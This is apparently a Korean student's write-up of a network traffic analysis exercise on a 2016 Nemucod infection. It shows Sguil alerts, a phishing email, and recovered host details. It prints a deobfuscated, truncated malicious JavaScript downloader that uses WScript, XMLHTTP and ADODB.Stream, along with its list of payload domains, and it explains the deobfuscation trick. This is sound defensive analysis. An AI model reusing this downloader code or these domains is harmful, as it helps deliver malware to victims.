

2016-07-07-traffic-analysis-exercise

분석

20203371

김도연

[Sguil 분석]

SGUIL-0.9.0 - Connected To localhost

File

Query

Reports

Sound: Off

ServerName: localhost

UserName: black1

UserID: 2

2022-07-24 07:58:47 GMT

RealTime Events

Escalated Events

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	2	black-virt...	1.1	2022-07-23 07:18:17	0.0.0.0		0.0.0.0		0	[OSSEC] Integrity checksum changed again (3rd time).
RT	1	black-virt...	1.3	2022-07-23 07:25:06	0.0.0.0		0.0.0.0		0	[OSSEC] Received 0 packets in designated time interval (defined in ossec.co...
RT	1	black-virt...	1.4	2022-07-23 07:40:10	0.0.0.0		0.0.0.0		0	[OSSEC] User login failed.
RT	96	black-virt...	3.43	2022-07-23 08:08:07	184.107.174.122	80	172.16.1.126	49158	6	ET CURRENT_EVENTS Likely Evil EXE download from MSXMLHTTP non-exe e...
RT	96	black-virt...	3.38	2022-07-23 08:08:07	184.107.174.122	80	172.16.1.126	49158	6	ET TROJAN JS/WSF Downloader Dec 08 2016 M3
RT	84	black-virt...	3.62	2022-07-23 08:08:07	184.107.174.122	80	172.16.1.126	49158	6	ET TROJAN JS/Nemucod.M.gen downloading EXE payload
RT	20	black-virt...	3.1	2022-07-23 08:08:07	172.16.1.126	49158	184.107.174.122	80	6	ET TROJAN JS/Nemucod requesting EXE payload 2016-03-31
RT	96	black-virt...	3.15	2022-07-23 08:08:07	184.107.174.122	80	172.16.1.126	49158	6	ET TROJAN JS/WSF Downloader Dec 08 2016 M4
RT	96	black-virt...	3.14	2022-07-23 08:08:07	184.107.174.122	80	172.16.1.126	49158	6	ET INFO EXE - Served Attached HTTP
RT	20	black-virt...	3.2	2022-07-23 08:08:07	172.16.1.126	49158	184.107.174.122	80	6	ET TROJAN WS/JS Downloader Mar 07 2017 M1
RT	4	black-virt...	3.131	2022-07-23 08:08:14	172.16.1.126	49160	185.118.67.195	80	6	ET MALWARE Miuref/Boaxxe Checkin
RT	12	black-virt...	3.444	2022-07-24 07:52:38	184.107.174.122	80	172.16.1.126	49158	6	ET POLICY PE EXE or DLL Windows file download HTTP

<알 수 있는 사실>

site ip : 184.107.174.122

cip : 172.16.1.126

Fedex~.doc.js 파일을 보면 확장자 숨기기를 했을 때 Fedex~.doc로 보여 워드 파일인 줄로 알게
끔 함. 사실은 js 파일인데 눈속임한 것으로 보임.


그 파일을 열어보면 알 수 없는 문구가 적혀져 있는데 그것이 '자바스크립트 난독화'된 것.

- ➔ 간단하게 풀어서 확인해 볼 수 있는데, 문구 앞 뒤로 <script></script>를 붙여주고 끝 쪽
에 있는 eval 이라는 문구를 document.write로 바꾸어 주어야 함.
- ➔ 이 파일의 확장자를 html로 바꾸어 주고 페이지를 열어보면 다음과 같이 나옴.

```
var id="c5f52aa6WhR1OawB0878ZyWm9dIFSpyx8RUzx3TjXQrsqrug5wjiHXY1NDT4aqPSgi2bd9QoGSOsl6R-9gAKtyHNheGrhiPnIOeoXRtNQ"; var ad="12DgfDY8pU2cpMwgHbtaWB9dgd8fuhRk6"; var bc="0.45810"; var ld=0; var cq=String.fromCharCode(34); var
cs=String.fromCharCode(92); var ll=["bapanivato.abjibapanichatedi.org","nielitkolkata.esspl.in","funwithmum.com","nielitgangtok.esspl.in","pearsonresearchconsulting.com"]; var ws=WScript.CreateObject("WScript.Shell"); var
fn=ws.ExpandEnvironmentStrings("%TEMP%")+cs+"a"; var pd=ws.ExpandEnvironmentStrings("%TEMP%")+cs+"php4ts.dll"; var xo=WScript.CreateObject("Msxml2.XMLHTTP"); var xa=WScript.CreateObject("ADODB.Stream"); v
fo=WScript.CreateObject("Scripting.FileSystemObject"); if (!fo.FileExists(fn+".txt")) { for(var n=1;n<=5;n++) { for(var i=ld;i
```

```
wB0878ZiyWm9dIFSpyx8RUzx3TjXQrsqrug5wjiHXY1NDT4aqPSgi2bd9QoGSOsl6R-9gAKtyHNheGrhiPnIOeoXRtNQ"; var ad="12DgfDY8pU2cpMwgHbtaWB9dgd8fuhRk6"; var bc="0.45810"; var ld=0; var cq=String.fromCharCode(34); var
cs=String.fromCharCode(92); var ll=["bapanivato.abjibapanichatedi.org","nielitkolkata.esspl.in","funwithmum.com","nielitgangtok.esspl.in","pearsonresearchconsulting.com"]; var ws=WScript.CreateObject("WScript.Shell"); var
fn=ws.ExpandEnvironmentStrings("%TEMP%")+cs+"a"; var pd=ws.ExpandEnvironmentStrings("%TEMP%")+cs+"php4ts.dll"; var xo=WScript.CreateObject("Msxml2.XMLHTTP"); var xa=WScript.CreateObject("ADODB.Stream"); v
fo=WScript.CreateObject("Scripting.FileSystemObject"); if (!fo.FileExists(fn+".txt")) { for(var n=1;n<=5;n++) { for(var i=ld;i
```

이 부분을 유심히 살펴봐야 하는데, "bapanivato.abjibapan~" 이 내용이 xlico로 분석한 결과에 존
재함을 확인.




이 사이트를 처음 방문한 시각은 2016-07-06 00:12:05로 확인되어, 이 시간에 감염되었다고 볼 수 있음.

<알 수 있는 사실>


site ip : 184.107.174.122

cip : 172.16.1.126

위의 정보를 바탕으로 networkminer를 이용해 분석



Hostname: bapanivato.abjibapanichhatedi.org 으로 이 사이트가 침입을 시도한 것임을 알 수 있음.



 **nick.chevotarevich@saigonroulettesolutions.com** <nick.chevotarevich@saigonroulettesolutions.com>
2016-07-06 오전 2:37

받는 사람: nick.chevotarevich@saigonroulettesolutions.com

Prezado (A)

Foi emitida uma Nota Fiscal Eletrônica referente ao seu pedido nº 000001245343, realizado em 02/07/2016 as 19:04

Ecolha abaixo a melhor forma de consultar sua NF-e


- [Visualizar em formato PDF](#)
- [Visualizar em formato XML](#)



첨부된 메일을 통해서 사용자의 이름이 NICK 이라는 것을 알 수 있음.

sguil에서 볼 수 있는 또 다른 ip 주소 185.118.67.195를 보아 또 다른 악성 패킷이 존재할 수 있다는 것을 염두에 두고 networkminer와 xplico를 통해 분석을 실시함.

<networkminer를 통한 분석>



Ip 주소는 존재하지만, 도메인 주소는 없는 것으로 파악됨

[최종 결과]

감염된 날짜와 시간	2016-07-06 00:12:05
감염된 컴퓨터의 IP 주소	172.16.1.126
감염된 컴퓨터의 MAC 주소	00:50:8B:AB:2E:3C
호스트 이름	Chevoarevich-PC
사용자 이름	NICK
악성코드와 관련된 도메인 / IP 주소	